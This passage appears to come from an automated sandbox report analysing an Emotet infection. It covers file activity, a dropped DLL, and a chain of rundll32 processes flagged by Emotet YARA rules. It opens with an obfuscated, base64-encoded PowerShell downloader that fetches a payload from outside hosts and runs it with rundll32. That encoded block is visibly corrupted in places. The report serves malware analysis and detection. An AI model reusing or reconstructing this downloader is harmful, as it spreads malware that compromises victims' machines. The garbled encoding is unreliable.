ACgAJwBpAC0AcQAnACsAJwB6AHYAdgAnACkAKwAoACcANAAvADEAagA3ACcA
KwAnAFgAJwApACsAKAAAnAFoAJwArACcALwAhAHgAlAAAnACkAKwAnAFsAJwAr
ACgAJwAgACcAKwAnAHMAJwArACcAaAGAGIAOgAvACcAKwAnAC8AZQAtACcA
KQArACgAJwB3AGQAZQAnACsAJwBzACcAKwAnAGkAZwBuAC4AZQAnACsAJwB1
AC8AdwAnACkAKwAoACcAbwBvACcAKwAnAGQALQAnACsAJwBzAHQAbwB2ACcA
KQArACcAZQAtACcAKwAoACcAeAA3ACcAKwAnAGkAdwB3AC8AUgAnACsAJwAx
AFMATQBZADEAdgAvACCkAKQArACcAlQB4ACcAKwAoACcAlAAAnACsAJwBbACAA
cwAnACkAKwAoACcAaAAnACsAJwAgAGIAJwApACsAJwA6ACcAKwAoACcALwAv
ACcAKwAnAHIAJwApACsAKAAAnAGUAbAAAnACsAJwBhAHQAZQBKACcAKwAnAGcA
cgBvAHUAJwApACsAJwBwAHQAJwArACcAZQAnACsAJwBzACcAKwAoACcAdAAU
AGMAJwArACcAbwBtACcAKQArACgAJwAvACCkAKwAnAE8AdQAnACkAKwAnAHIA
JwArACgAJwBUAGkAJwArACcAbQBtAC8AYwB1AGwAZQAnACsAJwBUAEYAJwAp
ACsAKAAAnAGEAJwArACcAMwB2ACcAKQArACcALwAnACsAKAAAnACEAJwArACcA
eAAGAFsAlAAAnACkAKwAoACcAcwBoACAAAYgBzACcAKwAnADoAJwApACsAJwAv
ACcAKwAoACcALwB3AHcAJwArACcAdwAuAHMAJwApACsAKAAAnAGMAAAnACsA
JwBtACCkAKQArACgAJwB1AGMAawBmAGUAJwArACcAZABIAHIAJwArACcAbgAn
ACkAKwAoACcALgBpACcAKwAnAG4AJwApACsAJwBmACCkAKwAnAG8AJwArACgA
JwAvACCkAKwAnAHIAZQBmAGUAJwArACcAcgAnACkAKwAnAGUAbgAnACsAKAAAn
AGMAZQAnACsAJwAvADAA SAAnACkAKwAoACcAbABCAEIAJwArACcAZwAnACkA
KwAnADgAJwArACcALwAnACkALgAiAHIAZQBwAGAATABhAEMAZQAiACgAKAAo
ACcAeAAGAFsAJwArACcAlAAAnACkAKwAoACcAcwBoACcAKwAnACAAJwApACsA
JwBtACCkAKQAsACgAWwBhAHIAcgbhAHkAXQAoACcAbgBqACcALAAAnAHQAcgAn
ACkALAAAnAHkAagAnACwAJwBzAGMAJwAsACQAUAB6AHAAeAB0ADAAbgAsACcA
dwBkACcAKQBbADMAXQApAC4AligBTAFaAYABsAGkAdAAiACgAJABFADIAMwBS
ACAAKwAgACQAWABsAHoAaQBvADkAagAgACsAlAAkAFYANAA2AEIAKQA7ACQA
QQAzAF8AVAA9ACgAJwBEACcAKwAoACcANAAAnACsAJwAyaEIAJwApACkAOwBm
AG8AgcBIAGEAYwBoACAaKAakAFAANgBtADAAbQBxAGoAIABpAG4AIAAkAEwA
NQBiAHIAZAB3AYAKQB7AHQAcgB5AHsAKAAuACgAJwBOAGUAJwArACcAdwAt
AE8AYgBqACcAKwAnAGUAYwB0ACcAKQAgAFMAWQBZAFQARQBtAC4ATgBFHAHQ
LgB3AEUAQgBjAEwAaQBtAG4AdApAC4AligBkAGAAbwBXAGAAATgBMAE8AQQBg
AEQAZgBTJAGwARQAiACgAJABQADYAbQAwAG0AcQBqACwAlAAkAFIAegBtAG4A
cABxAHMAKQA7ACQAVAA3ADMAVAA9ACgAKAAAnAEUAMgAnACsAJwA3ACcAKQAr
ACcASgAnACkAOwBJAGYAlAAoACgAJgAoACcARwAnACsAJwBIAHQALQBjAHQAJ
wArACcAZQBtACcAKQAgACQAUgB6AG0AbgBwAHEAcwApAC4AligBSAGUAYABO
AGcAVABQACIAIAAtAGcAZQAgADQAMgAxADMAMgApACAAewAnACgAJwByAHUA
JwArACcAbgBkACcAKwAnAGwAbAAZADIAJwApACAAJABSAHoAbQBwAHAAcQBZ
ACwAKAAoACcAQQAnACsAJwBuAHkAJwApACsAKAAAnAFMAdABYAGkAJwArACcA
bgAnACkAKwAnAGcAJwApAC4AligBUAGAAbwBzAHQAUgBgAEKAbgBnACIAKAAp
ADsAJABMADUAMwBBAD0AKAAAnAEIAJwArACgAJwA0ACcAKwAnADUAWQAnACkA
KQA7AGIAcgbIAGEAawA7ACQAWAA3ADcAVAA9ACgAJwBPADgAJwArACcANABN
ACcAKQB9AH0AYwBhAHQAYwBoAHsAfQB9ACQAVwAwADYARwA9ACgAKAAAnAFKA
JwArACcANQAxACCkAKQArACcAVQAnACkA
```

Imagebase:	0x13f650000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Ndczqyb	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	7FEE8AABEC7	CreateDirectoryW
C:\Users\user\Ndczqyb\Haf0_yn	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	7FEE8AABEC7	CreateDirectoryW
C:\Users\user\Ndczqyb\Haf0_yn\P44G.dll	read attributes synchronize generic write	device	synchronous io non alert non directory file open no recall	success or wait	2	7FEE8AABEC7	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Ndczqyb\Haf0_yn\P44G.dll	success or wait	1	7FEE8AABEC7	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol
---------------	---------------	------------	-------	----------------	--------

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
-----------	--------	--------	-------	-------	------------	-------	----------------	--------

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Ndczqyb\Haf0_yn\P44G.dll	unknown	2432	58 60 8a ef f1 ac cd 87 63 18 8e 74 cb 84 87 41 69 63 81 bc f6 1f aa 7c d7 c1 41 ce ad ab 76 8b 20 80 d4 2d 95 07 8d c7 f5 0b 17 1e 9a e5 d6 99 69 51 c7 4e a6 9d 29 6f e7 79 93 0d 32 63 53 ae cc c6 29 8a 20 c1 60 c6 f2 02 2c c4 f9 c8 22 df f9 27 82 a1 83 51 c2 bc c9 82 1a 21 84 b2 97 bc d4 af 44 1c 96 82 22 95 2a 85 54 ae f1 fd 3e 49 74 74 fc 8e ae 3f a5 72 f4 c3 5a 01 aa 50 a5 8b 76 95 1b 66 eb ef da df 94 2e d9 1a eb 4c 27 7d 4c 05 f7 f8 23 5d c4 57 c8 26 05 7a fc 81 23 5f 54 09 38 2a 62 d5 aa ca df ed cf 53 ab 1f f6 44 9c d5 99 59 c5 56 64 5b f7 8e 52 0f 66 fc 98 3f 44 06 13 64 6e e9 e1 15 60 50 a5 b1 ec cf b8 e8 c9 0b be c5 84 f7 dd 0a 9d da bc 29 6c 3d 56 ed bf 78 67 b6 5b c8 5e 14 1c b9 af 84 2d 77 a2 f7 39 95 37 6f 4e 7f 1c c6 3c 04 d6 31 c5 7e ef	X`.....c..t...Aic.....[.A...v... .....iQ.N..)o.y..2cS...). `.....".....Q.... !.....D..."*.T...>ltt...?.r ..Z..P..v..f.....L')L...#] ..W.&.z..#_T.8*b.....S...D... Y.Vd[.R.f.?D..dn...`P.....)l=V..xg.[^.....-w.. 9.7oN...<..1~.	success or wait	1	7FEE8AABEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE8915208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEE8915208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE8A3A287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEE8AABEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEE8A069DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEE8A069DF	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEE8AABEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	4096	success or wait	1	7FEE8A069DF	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	512	success or wait	1	7FEE8A069DF	unknown

Registry Activities

Key Path				Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 960 Parent PID: 2488

General

Start time:	08:21:44
Start date:	25/01/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Ndczqyb\Haf0_yn\P44G.dll AnyString
Imagebase:	0xffc00000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Ndczqyb\Haf0_yn\P44G.dll	unknown	64	success or wait	1	FFC027D0	ReadFile
C:\Users\user\Ndczqyb\Haf0_yn\P44G.dll	unknown	264	success or wait	1	FFC0281C	ReadFile

Analysis Process: rundll32.exe PID: 2884 Parent PID: 960

General

Start time:	08:21:44
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Ndczqyb\Haf0_yn\P44G.dll AnyString
Imagebase:	0x6e0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2108297042.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2104940723.0000000000190000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2104991832.00000000001B0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 440 Parent PID: 2884

General

Start time:	08:21:48
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Users\user\Ndczqyb\Haf0_yn\P44G.dll',#1
Imagebase:	0x6e0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2117125447.0000000000170000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2118447591.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2117147382.0000000000210000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
Old File Path	New File Path			Completion	Count	Source Address	Symbol
File Path	Offset		Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 912 Parent PID: 440

General

Start time:	08:21:54
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Wkjpgdqip\vecwkqdb.lyo',YW TgmybfjbBtvDQ
Imagebase:	0x6e0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	- Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2127194669.000000000200000.00000040.00000001.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2129920680.0000000010000000.00000040.00000001.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2127180650.00000000001E0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2976 Parent PID: 912

General

Start time:	08:21:59
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Wkijpdqiplvecwkqdb.lyo',#1
Imagebase:	0x6e0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	- Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2139440408.0000000010000000.00000040.00000001.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2138274232.00000000001D0000.00000040.00000001.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2138258236.00000000001B0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
Old File Path	New File Path			Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2432 Parent PID: 2976

General

Start time:	08:22:04
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\lvhpdalytyfvzo\hoseqdxoqcm cr.kuc',ltLugJX
Imagebase:	0x6e0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2152468849.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2151842869.0000000000240000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2151824711.00000000001D0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 1976 Parent PID: 2432

General

Start time:	08:22:09
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\lvhpdalytyfvzo\hoseqdxoqcm cr.kuc',#1
Imagebase:	0x6e0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2163049071.00000000001C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2163022289.00000000001A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2165761420.0000000010000000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
Old File Path	New File Path			Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2828 Parent PID: 1976

General

Start time:	08:22:15
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Zzarwskykblw.ztp',IJPmPuz eT
Imagebase:	0x6e0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	- Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2176998214.0000000010000000.00000040.00000001.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2172234783.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2172223948.00000000001D0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 3044 Parent PID: 2828

General

Start time:	08:22:20
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Zzarwskykblw.ztp',#1
Imagebase:	0x6e0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	- Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2183013093.00000000001E0000.00000040.00000001.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2186208381.0000000010000000.00000040.00000001.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2183027063.0000000000200000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
Old File Path	New File Path			Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 3060 Parent PID: 3044

General

Start time:	08:22:25
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Rhzhxvbspptpx\fklicvcyvx pinr.seu',PUlhDyBaYh
Imagebase:	0x6e0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2194263784.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2193360956.0000000000190000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2193376705.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 1204 Parent PID: 3060

General

Start time:	08:22:30
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Rhzhxvbspptipx\fklicvcyvx pinr.seu',#1
Imagebase:	0x6e0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2207154366.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2203773462.0000000000150000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2203786691.0000000000170000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
Old File Path	New File Path			Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2124 Parent PID: 1204

General

Start time:	08:22:35
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Pkxqfqnnq\heurasqx.kyn',MW kJrCwEVqm
Imagebase:	0x6e0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000011.00000002.2214139159.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000011.00000002.2219092978.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000011.00000002.2213889778.00000000001D0000.00000040.00000001.sdmp, Author: Joe Security
---------------	---

Analysis Process: rundll32.exe PID: 2276 Parent PID: 2124

General

Start time:	08:22:39
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Pkxqfqnnq\heurasqx.kyn',#1
Imagebase:	0x6e0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000012.00000002.2343620375.0000000000360000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000012.00000002.2343633692.0000000000380000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000012.00000002.2345772809.0000000010000000.00000040.00000001.sdmp, Author: Joe Security

Disassembly

Code Analysis